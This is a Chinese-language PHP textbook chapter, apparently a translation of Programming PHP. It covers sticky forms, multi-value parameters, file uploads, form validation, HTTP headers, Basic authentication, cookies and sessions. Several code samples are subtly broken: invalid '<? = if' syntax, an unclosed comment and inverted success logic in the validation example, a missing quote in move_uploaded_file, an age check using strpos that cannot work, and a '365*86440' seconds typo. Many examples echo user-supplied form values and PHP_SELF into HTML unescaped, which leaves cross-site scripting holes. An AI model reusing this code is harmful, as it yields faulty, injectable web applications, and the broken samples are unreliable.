


图 7-2: 温度转换页面和输出结果

用来确定脚本是处理表单还是显示表单的另一种方法,是看是否提供了某个参数。这使得你能编写一个使用GET方法提交值的自处理页面。例7-4展示了温度转换页面的一个新版本。这个页面用是否提供了一个参数来确定做什么。

例 7-4: 用 GET 方法进行温度转换

```
<html>
<head><title>Temperature Conversion</title></head>
<body>

<?php
    $fahr = $_GET['fahrenheit'];
    if (is_null($fahr)) {
?>

<form action="<?php echo $_SERVER['PHP_SELF'] ?>" method="GET"> Fahrenheit
temperature:
<input type="text" name="fahrenheit" /> <br />
<input type="submit" name="Convert to Celsius!" />
</form>

<?php
    } else {
        $celsius = ($fahr - 32) * 5/9;
        printf("%.2fF is %.2fC", $fahr, $celsius);
    }
?>

</body>
</html>
```

在例 7-4 中, 我们将表单参数值复制到了 `$fahr` 中。如果我们没有给出那个参数, 则 `$fahr` 包含的内容为 `NULL`, 所以我们可以使用 `is_null()` 函数判断是要显示表单还是处理表单数据。

粘性表单

很多网站使用了一种被称为粘性表单 (sticky form) 的技术。在这种技术中, 一个与查询结果有关的表单的默认值就是先前查询的值。例如: 如果你在 Google (<http://www.google.com>) 上查询 “Programming PHP”, 则在结果页面的顶端的另一个查询框中, 包含了先前的查询关键字: “Programming PHP”。如果要修改查询条件, 改为 “Programming PHP from O'Reilly”, 则只需在关键字后进行补充就可以了。

粘性行为很容易实现。以例 7-4 为基础的例 7-5 展示了温度转换脚本, 表单使用了粘性技术。基本的技术是在创建 HTML 字段时使用提交的表单值作为默认值。

例 7-5: 使用粘性表单的温度转换

```
<html>
```

```
<head><title>Temperature Conversion</title></head>
<body>

<?php
    $fahr = $_GET['fahrenheit'];
?>

<form action="<?php echo $_SERVER['PHP_SELF'] ?>" method="GET">
    Fahrenheit temperature:
    <input type="text" name="fahrenheit" value="<?php echo $fahr ?>" />
    <br />
    <input type="submit" name="Convert to Celsius!" />
</form>

<?php
    if (! is_null($fahr)) {
        $celsius = ($fahr - 32) * 5/9;
        printf("%.2fF is %.2fC", $fahr, $celsius);
    }
?>

</body>
</html>
```

多值参数

用 `select` 标签创建的 HTML 选择列表允许多重选择。为了确保 PHP 能识别浏览器传送给表单处理脚本的多重值，你需要在 HTML 表单的字段名后加上“[]”。例如：

```
<select name="languages[]"> <input name="c">C</input>
    <input name="c++">C++</input>
    <input name="php">PHP</input>
    <input name="perl">Perl</input>
</select>
```

现在当用户提交表单时，`$_GET['languages']` 将包含一个数组，而不是一个简单的字符串。这个数组包含用户所选择的值。

例 7-6 演示了多重选择。表单为用户提供了一系列个人的特征。当用户提交表单时，他将得到一个有关他本人的描述（并不是很有趣）。

例 7-6：用选择框进行多重选择

```
<html>
<head><title>Personality</title></head>
```

```
<body>

<form action="<?php echo $_SERVER['PHP_SELF'] ?>" method="GET">
Select your personality attributes:<br />

<select name="attributes[]" multiple>
<option value="perky">Perky</option>
<option value="morose">Morose</option>
<option value="thinking">Thinking</option>
<option value="feeling">Feeling</option>
<option value="thrifty">Spend-thrift</option>
<option value="prodigal">Shopper</option>
</select>
<br>
<input type="submit" name="s" value="Record my personality!" />
</form>

<?php
if (array_key_exists('s', $_GET)) {
    $description = join (" ", $_GET['attributes']);
    echo "You have a $description personality.";
}
?>

</body>
</html>
```

在例 7-6 中, submit 按钮有一个名字 "s"。我们用检查它的存在与否来确定是否需要产生一个描述。图 7-3 显示了多重选择页面和它的输出结果。




图 7-3: 多重选择和输出结果

对于可以返回多重值的表单字段可以使用同样的技术。例7-7是个人信息表单的更新版，它使用复选框（checkbox）代替了选择框。应注意到，只有HTML发生了改变——那些处理表单的代码无需改变，因为它不需要知道多重值是来自：复选框还是选择框。

例 7-7: 使用复选框的多重选择

```
<html>
<head><title>Personality</title></head>
<body>

<form action="<?php $_SERVER['PHP_SELF'] ?>" method="GET">
Select your personality attributes;<br />
Perky <input type="checkbox" name="attributes[]" value="perky" /><br />
Morose <input type="checkbox" name="attributes[]" value="morose" /><br />
Thinking <input type="checkbox" name="attributes[]" value="feeling" /><br />
Feeling <input type="checkbox" name="attributes[]" value="feeling" /><br />
Spend-thrift <input type="checkbox" name="attributes[]" value="thrifty" /><br />
Shopper <input type="checkbox" name="attributes[]" value="thrifty" /><br />
<br />
<input type="submit" name="s" value="Record my personality!" />
</form>

<?php
if (array_key_exists('s', $_GET)) {
    $description = join (" ", $_GET['attributes']);
    echo "You have a $description personality.";
}
?>

</body>
</html>
```

粘性多值参数

现在你可能在想：“是否能使一个多重选择表单元素具有粘性？”可以，但是实现起来并不容易。必须检查表单中的每一个可能值是否是提交值之一。例如：

```
Perky: <input type="checkbox" name="attributes[]" value="perky"
<? = if (is_array($_GET['attributes']) and
        in_array('perky', $_GET['attributes'])) {
        "checked";
    }
?> /><br />
```

你可以在每一个复选框上使用该技术，但那是重复的，且容易出错。更简单的做法是编写一个函数来为可能值生成HTML和对提交值的一个拷贝进行操作。例7-8显

示了复选框多重选择的一个新版本。该版本具有粘性表单。虽然此表单与例 7-7 中的很相似，但是用于生成表单的方法发生了本质上的改变。

例 7-8: 粘性多值复选框

```
<html>
<head><title>Personality</title></head>
<body>

<?php
// 如果存在，则获取表单值
$attrs = $_GET['attributes'];
if (! is_array($attrs)) { $attrs = array(); }

// 创建有相同名称的 HTML 复选框

function make_checkboxes ($name, $query, $options) {
    foreach ($options as $value => $label) {
        printf('%s <input type="checkbox" name="%s[]" value="%s" ',
            $label, $name, $value);
        if (in_array($value, $query)) { echo "checked "; }
        echo "><br />\n";
    }
}

// 复选框的值和标签列表
$personality_attributes = array(
    'perky'      => 'Perky',
    'morose'     => 'Morose',
    'thinking'  => 'Thinking',
    'feeling'   => 'Feeling',
    'thrifty'   => 'Spend-thrift',
    'prodigal'  => 'Shopper'
);
?>

<form action="<?php $_SERVER['PHP_SELF'] ?>" method="GET"> Select your
personality attributes:<br />
<?php make_checkboxes('attributes', $attrs, $personality_attributes); ?>
<br />
<input type="submit" name="s" value="Record my personality!" />
</form>

<?php
if (array_key_exists('s', $_GET)) {
    $description = join (" ", $_GET['attributes']);
    echo "You have a $description personality.";
}
?>

</body>
</html>
```


代码的核心是 `make_checkboxes()` 子例程。它有 3 个参数：复选框组的名称、默认值数组和将值映射到描述的数组。复选框的选项列表在 `$personality_attributes` 数组中。

文件上传

使用 `$_FILES` 数组对上传的文件进行操作（现在大部分浏览器都支持该操作）。你可以使用各种不同的鉴别函数和文件上传函数，来控制允许谁上传文件和处理上传到本系统的文件。涉及到的安全性将在第十二章中介绍。

以下的代码显示了一个允许上传文件到该页面的表单：

```
<form enctype="multipart/form-data" action="<?= $PHP_SELF ?>"
method="POST"> <input type="hidden" name="MAX_FILE_SIZE" value="10240">
  File name: <input name="toProcess" type="file">
  <input type="submit" value="Upload">
</form>
```

上传文件最大的问题是：得到的文件太大而不能处理。PHP 有两种解决此问题的方法：硬限制和软限制。*php.ini* 中的 `upload_max_filesize` 选项为上传文件的长度给出硬性的上限（默认值是 2MB）。如果你的表单在任何文件字段参数提交之前提交了一个名为 `MAX_FILE_SIZE` 的参数，那么 PHP 将使用那个值作为文件大小的软限制。例如，在上面的例子中，文件大小的上限为 10KB。PHP 将忽略大于 `upload_max_filesize` 值的 `MAX_FILE_SIZE` 参数。

`$_FILES` 中的每个元素都是数组，描述了所上传文件的信息。

它们的键是：

`name`

由浏览器提供的文件名。我们很难使用该值，因为客户机的文件名约定有可能和 Web 服务器的不同（例如，如果客户机为 Windows 系统，则文件名为“D:\PHOTOS\ME.JPG”，而 Web 服务器为 Unix 系统，那么这个路径对它没有意义）。

`type`

上传文件的 MIME 类型。

size

上传文件的大小（以字节为单位）。如果用户试图上传一个过大的文件，它的大小将被置为 0。

tmp_name

上传文件在服务器中的临时文件名。如果用户试图上传一个过大的文件，它的名字将被报告为 "none"。

检测 一个文件是否被成功上传的正确方法是使用 `is_uploaded_file()` 函数：

```
if (is_uploaded_file($_FILES['toProcess']['tmp_name'])) {  
    // 上传成功  
}
```

文件被存放在服务器的默认临时文件目录下，该目录由 `php.ini` 中的 `upload_tmp_dir` 选项确定。我们可以使用 `move_uploaded_file()` 函数移动文件：

```
move_uploaded_file($_FILES['toProcess']['tmp_name'], "path/to/put/file/$file);
```

调用 `move_uploaded_file()` 时，将自动检测该文件是否是一个上传的文件。当脚本结束时，由该脚本上传的、保存在临时目录下的文件将会被自动删除。

表单验证

当允许用户输入数据时，通常需在使用或存储之前验证数据。有多种验证数据的方法。其中之一是在客户端使用 JavaScript。然而，因为用户可以选择将 JavaScript 关闭，或其使用的浏览器不支持 JavaScript，所以你不能只做一次这样的验证。

一个更安全的方法是使用 PHP 进行验证。例 7-9 显示了一个包含表单的自处理页面。页面允许用户输入一个媒体项；表单的 3 个元素——名称、媒体类型和文件名是必须输入的。如果用户漏输了其中的某一项，页面将重新显示，并详细地指出错在哪里。表单字段的值将由用户的输入确定。最后，作为对用户的提醒，当用户更正表单时，提交按钮上的文字从 “Create” 变成了 “Continue”。

例 7-9：表单验证

```
<?php  
$name = $_POST['name'];  
$media_type = $_POST['media_type'];
```

```

$filename = $_POST['filename'];
$caption = $_POST['caption'];

$tried = ($_POST['tried'] == 'yes');

if ($tried) {
    $validated = (!empty($name) && !empty($media_type) && !empty($filename));

    if (!$validated) {
?>
<p> The name, media type, and filename are required fields. Please fill
    them out to continue.
</p>
<?php
    }
}

if (!$tried && $validated) {
    echo '<p>The item has been created.</p>';
}

/* 媒体类型是否选择? 是则输出 "selected"
function media_selected ($type) {
    global $media_type;
    if ($media_type == $type) { echo "selected"; }
}
?>

<form action="<?=$PHP_SELF ?>" method="POST">
    Name: <input type="text" name="name" value="<?=$name ?>" /><br />
    Status: <input type="checkbox" name="status" value="active"
    <?php if($status == 'active') { echo 'checked'; } ?> /> Active<br />
    Media: <select name="media_type">
        <option value="">Choose one</option>
        <option value="picture" <?php media_selected('picture') ?> />Picture</option>
        <option value="audio" <?php media_selected('audio') ?> />Audio</option>
        <option value="movie" <?php media_selected('movie') ?> />Movie</option>
    </select><br />

    File: <input type="text" name="filename" value="<?=$filename ?>" /><br />
    Caption: <textarea name="caption"><?=$caption ?></textarea><br />

    <input type="hidden" name="tried" value="yes" />
    <input type="submit"
        value="<?php echo $tried ? 'Continue' : 'Create'; ?>" />
</form>

```

在以上情形中，验证过程只是看值是否被提供。当 \$name、\$type 和 \$filename 都不为空时，我们将 \$validated 设置为 true。其他可能的验证包括：检查 email 地址是否合法，确认提供的文件名是否是本地的，确认文件是否存在。

例如，年龄字段的验证是看输入的是不是一个正整数：

```
$age = $_POST['age'];  
$valid_age = strpos($age, "1234567890") == strlen($age);
```

`strpos()`函数用来取得字符串中最靠前的数字。一个非负整数仅由数字组成，所以判断年龄是否合法是看它是否全由数字组成。我们也可以用正则表达式进行检查：

```
$valid_age = preg_match('/^\d+$/ ', $age);
```

验证 email 地址是一件很困难的工作。还没有现成的方法去检验一个字符串是否满足合法 email 的要求。然而，你可以要求用户在两个不同的字段中输入 email 地址。也可用如下方法防止用户输入诸如“me”或“me@aol”的 email 地址：要求所输入的字符串包含一个@符号，而其后又有一个点号。你也可以检查不想向其发送 email 的域（如 *whitehouse.gov* 或竞争对手），例如：

```
$email1 = strtolower($_POST['email1']);  
$email2 = strtolower($_POST['email2']);  
if ($email1 != $email2) {  
    die("The email addresses didn't match");  
}  
if (! preg_match('/@.+\.+$/ ', $email1)) {  
    die("The email address is invalid");  
}  
if (strpos($email1, "whitehouse.gov")) {  
    die("I will not send mail to the White House");  
}
```

字段验证是基本的字符串操作。在本例中，我们使用了正则表达式和函数来保证用户所输入的字符串符合我们的要求。

设置响应头

正如我们前面所讨论的，服务器发送回来的 HTTP 响应包含如下信息：用于识别响应体内容类型的头、发送响应的服务器、响应体有多少字节和响应何时发出等等。PHP 和 Apache 通常已为你处理好了头信息：将文档识别为 HTML 和计算 HTML 页面的长度等等。大多数 Web 应用程序从不需要自己设置头。然而，如果你需要回送一些不是 HTML 的信息，设置页面的过期时间，重定向客户浏览器，或是产生一个特定的 HTTP 错误，则需要使用 `header()` 函数。

设置头一定要在生成体之前完成。这意味着,所有 `header()` (或 `setcookie()`, 如果你要设置 cookie) 调用必须在文件的最前面,甚至是在 `<html>` 标签之前发生。例如:

```
<?php
header('Content-Type: text/plain');
?> Date: today
From: fred
To: barney
Subject: hands off!

My lunchbox is mine and mine alone. Get your own,
you filthy scrounger!
```

在文档已经开始后设置头将会引起一个警告:

```
warning: Cannot add header information - header already sent
(警告: 不能添加头信息——头已经被发送)
```

不同的内容类型

Content-Type 头指出了被返回文档的类型。它通常是 "text/html", 指明了它是一个 HTML 文档, 但还有其他一些有用的文档类型。例如: "text/plain" 将使浏览器按纯文本处理页面。这个类型有点像自动的“查看源码”, 它在调试时很有用。

重定向

你可以设置 Location 头, 将浏览器发送到一个新的 URL, 这就是重定向 (redirection):

```
<?php
header('Location: http://www.example.com/elsewhere.html');
exit();
?>
```

如果提供了一个不完全的 URL (如 "/elsewhere.html"), 重定向将由 Web 服务器在内部完成。这种方法很少使用, 因为浏览器并不知道它得到的页面是否是所请求的。如果新的文档中存在相对 URL, 浏览器会将它们解释成相对于所请求的文档, 而不是被发送的文档。一般来说, 都会重定向到绝对 URL。

过期

服务器能将文档的过期时间显式地通知浏览器和那些可能存在于服务器和浏览器之间的代理缓存。代理和浏览器缓存能在过期之前保持文档，或提前结束它。重复地重新加载一个缓存的文档并不会连接到服务器上，试图获取一个过期的文件也不会连接到服务器。

我们使用 Expires 头来设置文档的过期时间：

```
header('Expires: Fri, 18 Jan 2002 05:30:00 GMT');
```

要使文档在页面生成后的 3 小时后过期，我们使用 `time()` 和 `gmstrftime()` 函数来生成过期日期字符串：

```
$now = time();  
$then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT", $now + 60*60*3);  
header("Expires: $then");
```

为了使一个文档“永”不过期，可使用一年为时间有限：

```
$now = time();  
$then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT", $now + 365*86440);  
header("Expires: $then");
```

为了使文档成为过期的，请使用当前时间或以前时间：

```
$then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT");  
header("Expires: $then");
```

以下是不使浏览器或代理缓存保存你的文档的最好方法：

```
header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");  
header("Last-Modified: " . gmdate("D, d M Y H:i:s") . " GMT");  
header("Cache-Control: no-store, no-cache, must-revalidate");  
header("Cache-Control: post-check=0, pre-check=0", false);  
header("Pragma: no-cache");
```

你可以在 Duane Wessels 所著的《Web Caching》（由 O'Reilly 出版）一书的第六章中找到有关控制浏览器和 Web 缓存行为的更多信息。

鉴别

HTTP 鉴别通过请求头和响应状态来工作。浏览器可以将用户名和密码（凭证，credential）包含在请求头中发送。如果凭证没有发送出去或不是令人信服的，则服务器将发送一个“401 Unauthorized（未经授权）”响应，并且通过 WWW 鉴别头来确认鉴别的区域（realm）（一个字符串，诸如“Mary's Pictures”或“Your Shopping Cart”），这通常会导致浏览器弹出一个“输入用户名和密码...”对话框，且该页面会重新请求更新头中的凭证。

为处理 PHP 中的鉴别，应检查用户名和密码（\$_SERVER 的 PHP_AUTH_USER 和 PHP_AUTH_PW 元素）并调用 header() 函数来设置区域并发送一个“401 Unauthorized”的响应，代码如下：

```
header('WWW-Authenticate: Basic realm="Top Secret Files"');
header("HTTP/1.0 401 Unauthorized");
```

可以使用各种方法来验证用户名和密码；例如：查阅数据库，读一个有效用户文件或咨询 Microsoft 域服务器。以下的例子进行检查以确保密码是翻转的用户名：

```
$auth_ok = 0;
$user = $_SERVER['PHP_AUTH_USER'];
$pass = $_SERVER['PHP_AUTH_PW'];
if (isset($user) && isset($pass) && $user === strrev($pass)) {
    $auth_ok = 1;
}
if (!$auth_ok) {
    header('WWW-Authenticate: Basic realm="Top Secret Files"');
    header('HTTP/1.0 401 Unauthorized');
}
```

将其放入一个文档：

```
<?php
    $auth_ok = 0;
    $user = $_SERVER['PHP_AUTH_USER'];
    $pass = $_SERVER['PHP_AUTH_PW'];
    if (isset($user) && isset($pass) && $user === strrev($pass)) {
        $auth_ok = 1;
    }
    if (!$auth_ok) {
        header('WWW-Authenticate: Basic realm="Top Secret Files"');
        header(' Status : 401 Unauthorized');
        // 如果客户端点击“Cancel”，就只能看到在此输出的任何东西
    }
```

```
?> }<!-- your password-protected document goes here -->
```

如果你在保护一个以上的页面，则可以将该代码写入一个独立的文件中，并且在每一个被保护的页面中包括它。

状态维持

HTTP 是一个无状态协议，这意味着一旦 Web 服务器完成了客户端的 Web 页面请求，它们之间的连接也就断开了。换句话说，没有方法使服务器识别来自于同一个客户端的一系列请求。

但是，状态是有用的。例如，如果不能跟踪来自于同一个用户的一系列请求，你将不能设计一个购物车程序。你需要知道用户什么时候添加了一个物品，什么时候删除了物品，以及当他结账时车上有什么物品。

为避免 Web 状态的不足，程序员已经提出了不少在两次请求间跟踪状态信息的方法（这也被称为会话跟踪，session tracking）。其中一种方法是使用隐藏的表单字段来传递信息。因为 PHP 以对待正常表单字段的方式来对待隐藏字段，所以在 `$_GET` 和 `$_POST` 数组中可以访问它们的值。利用隐藏表单字段，你可以传送购物车的全部内容。另一种更常用的方法是，为每一个用户分配一个惟一标识符，并且通过一个隐藏表单字段传送 ID。隐藏表单字段能在所有的浏览器中使用，但它们只能用于一系列动态创建的表单，所以它们不如其他的技术那么通用。

另一项技术是 URL 重写。用户可能单击的每一个本地 URL 都是动态改变以包含附加信息的。附加信息经常被指定为 URL 中的一个参数。例如，如果你为每一个用户分配了一个惟一的 ID，那么你可能要在所有 URL 中包含那个 ID，如下所示：

```
http://www.example.com/catalog.php?userid=123
```

如果你确定要动态修改所有的本地链接以包含一个用户 ID，那么你可以在程序中跟踪单个用户的信息。URL 重写能用于所有动态生成的文档，而不仅仅只是表单，但是事实上，实现重写是乏味的。

实现状态维持的第三个方法是使用 cookie。cookie 是服务器给客户端的一些信息。在后继的请求中，客户端将把该信息返回给服务器，从而确定自己的身份。cookie

对于浏览器在反复访问时保持信息是很有用的，但它本身也有不足。最大的问题就是一些浏览器不支持 cookie，即使支持，用户也能关闭此功能。所以，使用 cookie 维持状态的程序需要使用一种叫做回退 (fallback) 机制的技术。稍后我们将详细地讨论一下 cookie。

在 PHP 中维持状态的最好方法是使用内置 (built-in) 的会话跟踪系统。该系统允许你创建一些持久性变量。从程序的不同页面和同一用户对站点的不同访问都可以访问该变量。PHP 会话跟踪机制使用 cookie (或 URL) 在后台简洁地处理需要状态的大多数问题，并为你考虑到了所有细节。本章稍后将详细地讨论 PHP 会话跟踪系统。

cookie

cookie 是一个包含多个字段的字符串。服务器能将包含在响应头中的一个或多个 cookie 发送给浏览器。cookie 中的一些字段指明了那些需要浏览器将 cookie 作为其请求一部分发出的页面。value 字段是 cookie 中的有效内容——服务器能将一些它所需要的数据保存在那儿 (有限制)，诸如用于标识用户的惟一代码、首选项 (preference) 等。

我们可以使用 `setcookie()` 函数来向浏览器发送 cookie:

```
setcookie(name [, value [, expire [, path [, domain [, secure ]]]]);
```

该函数利用给定的参数创建 cookie 串，并且以该串为值创建一个 cookie 头。因为 cookie 是作为头被送出的，所以必须在文件体被传送之前调用 `setcookie()` 函数。`setsookie()` 函数的参数包括：

name

为某一特定 cookie 所取的惟一名称。可以让多个 cookie 拥有不同的名称和属性。名称中不能包含空格和分号。

value

附着在该 cookie 上的任意字符串值。老版本的 Netscape 指明了一个 cookie 的最大长度 (包括名称、过期时间和其他信息) 为 4KB，所以当没有关于 cookie 的明确限制时，cookie 的最大长度不要超过 3.5KB。

expire

该 cookie 的过期时间。如果没有指定过期时间，浏览器将把此 cookie 保存在内存中而不是磁盘上。当浏览器退出时，cookie 也就消失了。过期时间是以格林尼治标准时间 1970 年 1 月 1 日为基础的，单位是秒。例如，传送 `time()+60*60*2` 将使 cookie 在 2 小时后过期。

path

只有对该路径下的 URL，浏览器才会返回 cookie。默认路径是当前页面驻留的目录。例如，如果 `/store/front/cart.php` 设置了 cookie，且没有指定路径，那么所有 URL 路径以 `/store/front/` 开头的页面都会把 cookie 发送给服务器。

domain

只有对此域中的 URL，浏览器才会为其返回 cookie。

secure

浏览器只在 *https* 连接上传送 cookie。它的默认值为 `false`，其含义是在不可靠连接上发送 cookie 是可行的。

当浏览器将一个 cookie 返回服务器时，你可以通过 `$_COOKIE` 数组来访问该 cookie。键是 cookie 的名称，值是 cookie 的 `value` 字段。例如，以下在页面上部的代码跟踪该页面被客户访问的次数：

```
<?php
$page_accesses = $_COOKIE['accesses'];
setcookie('accesses', ++$page_accesses);
?>
```

当解码 cookie 时，cookie 中的句点将被转化成下划线。例如，名为 `tip.top` 的 cookie 将作为 `$_COOKIE['tip_top']` 来访问。

例 7-10 展示了一个 HTML 页面，它给出一定范围的选项来设置前景和背景的颜色。

例 7-10：首选项选择

```
<html>
<head><title>Set Your Preferences</title></head>
<body>
<form action="prefs.php" method="post">

Background:
<select name="background">
```

```

<option value="black">Black</option>
<option value="white">White</option>
<option value="red">Red</option>
<option value="blue">Blue</option>
</select><br />

Foreground:
<select name="foreground">
<option value="black">Black</option>
<option value="white">White</option>
<option value="red">Red</option>
<option value="blue">Blue</option>
</select><p />

<input type="submit" value="Change Preferences">
</form>
</body>
</html>

```

例 7-10 中的表单由例 7-11 所示的 PHP 脚本 *prefs.php* 处理。该脚本为表单确定的颜色首选项设置 cookie。应注意到，`setcookie()` 函数在 HTML 页面开始前被调用。

例 7-11: 使用 cookie 设定首选项

```

<?php
    $colors = array('black' => '#000000',
                   'white' => '#ffffff',
                   'red'   => '#ff0000',
                   'blue'  => '#0000ff');

    $bg_name = $_POST['background'];
    $fg_name = $_POST['foreground'];

    setcookie('bg', $colors[$bg_name]);
    setcookie('fg', $colors[$fg_name]);
?>
<html>
<head><title>Preferences Set</title></head>
<body>

Thank you. Your preferences have been changed to:<br />
Background: <?=$_POST['background']><br />
Foreground: <?=$_POST['foreground']><br />

Click <a href="prefs-demo.php">here</a> to see the preferences
in action.

</body>
</html>

```

例 7-11 创建的页面包含一个到如例 7-12 所示页面的链接。该页面用 `$_COOKIE` 数组来访问颜色首选项。

例 7-12: 用 cookie 来获得颜色首选项

```
<html>
<head><title>Front Door</title></head>
<?php
    $bg = $_COOKIE['bg'];
    $fg = $_COOKIE['fg'];
?>
<body bgcolor="<?= $bg ?>" text="<?= $fg ?>">
<h1>Welcome to the Store</h1>

We have many fine products for you to view. Please feel free to browse
the aisles and stop an assistant at any time. But remember, you break it
you bought it!<p>

Would you like to <a href="prefs.html">change your preferences?</a>

</body>
</html>
```

关于使用 cookie 的说明有很多。并不是所有的浏览器都支持 cookie，即使支持，用户也可能关闭此功能。更何况 cookie 规范也规定了：一个 cookie 不能超过 4KB，在一个域上最多只能有 20 个 cookie，客户端的总 cookie 数也不能超过 300 个。一些浏览器可能会有更高的限制，但不能依赖于它。最后，你不能控制浏览器何时使 cookie 过期——当浏览器有能力并且需要添加一个新的 cookie 时，它将抛弃一个没有过期的 cookie。你在使 cookie 快速过期时要小心。过期时间所依赖的客户机时钟应和你设置的一样精确。但是，大多数的系统时钟并没有正确设置，所以你并不能依赖于快速过期。

虽然有以上这么多限制，但 cookie 仍不愧为一种在浏览器重复访问时保持信息的有用方法。

会话

PHP 内置了对会话的支持，以替你处理所有的 cookie 操作，这些操作提供了从不同页面的访问和对站点的多次访问都能使用的持久性变量。会话使你能很容易地创建多页面表单（如购物车）、在页面到页面之间保存用户鉴别信息以及保存永久用户在某一站点上的首选项。

当用户第一次访问时，都会得到一个惟一的会话ID。在默认情况下，用于存储会话ID的cookie名为PHPSESSID。如果浏览器不支持cookie或用户将其关闭，则会话ID将被传送到Web站点的URL内。

每一个会话都有一个与之关联的数据存储。你能在页面开始时注册（register）来自于数据存储的变量，并在页面结束时将其保存。注册的变量在页面间是持续的，且在一个页面中所做的改动对于其他页面也是可见的。例如，“add this to your shopping cart”链接会把用户带到另一个页面，该页面将向购物车的注册物品数组中添加一项。该注册数组可以被其他页面访问，用于显示购物车中的内容。

会话基础

如要使页面启用会话，则应在所有文件生成之前调用 `session_start()`：

```
<?php session_start() ?>
<html>
...
</html>
```

如果必须那样做的话，以上代码就分配一个新的会话ID（可能会创建用于发送到浏览器的cookie），并且从数据存储中载入持久性变量。

如果有注册对象，则这些对象类的定义必须在`session_start()`调用之前被载入。详细的讨论和例子见第六章。

传送变量名给`session_register()`可以注册一个会话变量。例如，以下是基本的点击计数程序：

```
<?php
    session_start();
    session_register('hits');
    ++$hits;
?>
This page has been viewed <?= $hits ?> times.
```

`session_start()`函数将注册变量载入到关联数组`$HTTP_SESSION_VARS`中。数组的键为变量的名称（如`$HTTP_SESSION_VARS['hits']`）。如果`php.ini`文件中的`register_globals`被启用，那么变量也会直接被设置。因为数组和变量是对相同值的引用，所以对其中一个的改变也会反映到另一个。

你可以使用 `session_unregister()` 函数来取消一个注册的变量，同时也将其从数据存储中删除。如果给定变量被注册，则函数 `session_is_registered()` 返回 `true`。`session_id()` 函数返回当前会话的 ID。

可以使用 `session_destroy()` 函数来结束一个会话。它将从当前会话的数据存储中删除该会话，但不会删除浏览器缓存中的 cookie。这也意味着，在对该启用了会话的页面的后续访问中，在调用 `session_destroy()` 之前，用户将拥有相同的会话 ID，但是没有数据。

例 7-13 重新编写了例 7-11 中的第一个代码块，它使用了会话，而不是手动地设置 cookie。

例 7-13：用会话设置首选项

```
<?php
    $colors = array('black' => '#000000',
                    'white' => '#ffffff',
                    'red'   => '#ff0000',
                    'blue'  => '#0000ff');

    session_start();
    session_register('bg');
    session_register('fg');

    $bg_name = $_POST['background'];
    $fg_name = $_POST['foreground'];

    $bg = $colors[$bg_name];
    $fg = $colors[$fg_name];
?>
```

例 7-14 是例 7-12 的改进，它使用了会话。一旦建立了会话，也就同时创建了变量 `$bg` 和 `$fg`，脚本所要做的只是使用它们。

例 7-14：从会话中得到首选项

```
<?php session_start() ?>
<html>
<head><title>Front Door</title></head>
<body bgcolor="<?=$bg ?>" text="<?=$fg ?>">
<h1>Welcome to the Store</h1>
```

```
We have many fine products for you to view. Please feel free to browse
the aisles and stop an assistant at any time. But remember, you break it
you bought it!<p>
```

```
Would you like to <a href="prefs.html">change your preferences?</a>

</body>
</html>
```

默认情况下，PHP 会话 ID 的 cookie 在浏览器关闭时就会过期。也就是说，会话在浏览器退出后将不再存在。你可以通过将 *php.ini* 中的 `session.cookie_lifetime` 选项设置为 cookie 的生存期来改变这一点（以秒为单位）。

替代 cookie

在默认情况下，会话 ID 是通过 PHPSESSID cookie 从一个页面传送到另一个页面的。但是，PHP 的会话系统支持两种替代选择：表单字段和 URL。通过隐藏的字段来传送会话 ID 是困难的，那需要你页面间的每一个链接都做成一个提交按钮。我们将不对该方法做进一步的讨论。

